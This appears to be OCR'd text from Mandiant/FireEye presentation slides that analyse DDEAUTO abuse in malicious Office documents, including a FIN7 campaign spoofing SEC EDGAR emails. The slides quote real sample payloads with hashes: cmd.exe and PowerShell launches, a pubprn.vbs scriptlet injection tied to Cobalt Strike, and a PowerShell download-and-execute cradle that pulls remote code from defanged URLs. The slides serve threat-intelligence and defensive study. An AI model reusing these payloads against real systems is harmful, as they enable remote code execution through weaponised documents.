
DDEAUTO c:\\windows\\system32\\cmd.exe "/k **ipconfig**"

Hash: c38ed9140e913d0d4c90e760ea9680ea6d1835ba85bb34787e4c38fc31f9e657

;-(

FireEye

Dastardly Diabolical Evil…



DDEAUTO c:\\Windows\\System32\\cmd.exe "/k **powershell.exe** $e=new-object -com internetexplorer.application; $e.visible=$true; $e.navigate2(' **hxxps://i.ytimg.com/vi/ErLLFVf-0Mw/maxresdefault.jpg** '); powershell -e $e ”

Hash: 9d67659a41ef45219ac64967b7284dbfc435ee2df1fccf0ba9c7464f03fdc862


Promising! Did they poison Google?

Dastardly Diabolical Evil…

ddeService="cmd" ddeTopic=" /C Cscript %WINDIR%\System32\Printing_Admin_Scripts\en-US\Pubprn.vbs localhost “**script:hxxps://gunsandroses.live/ticket-id**””

Hash: a335270704e339babeb19e81dccaf3dfa0808bdd4ae7f4b1a1ddbbd65f5e017d

Injection into a Microsoft signed WSH script. Cobalt Strike with malleable C2.




Casey Smith
@subTee

pubprn.vbs is the new regsvr32.exe ;-)

7:49 PM - 22 Apr 2017

Dastardly Diabolical Evil…



Document Information
CreationDate : Tue, 10 Oct 2017 10:45:00 GMT
Company :
PageCount : 1
Length : 257
Author : Windows User
Creator : Microsoft Office Word 15.0000
ModifiedDate : Tue, 10 Oct 2017 16:17:00 GMT
SizeBytes : 17348

FIN7 Campaign
Spoofed emails appearing to be from Securities and Exchange Commission (SEC) Electronic Data Gathering, Analysis, and Retrieval (EDGAR) system.

POWERSOURCE.v2
C2 uses DNS TXT records

TO c:\\windows\\system32\\cmd.exe "/k **powershell** -C ;echo \"**hxxps://sec.gov/**\";IEX((new-object net.webclient).downloadstring('**hxxps://trt.doe.louisiana.gov/fonts.txt**')) ”

Hash: 1a1294fce91af3f7e7691f8307d07aebd4636402e4e6a244faac5ac9b36f8428

THANK YOU

Twitter:	Email:
@bart.inglot	bartosz.inglot@mandiant.com
@bghavalas	byrne.ghavalas@mandiant.com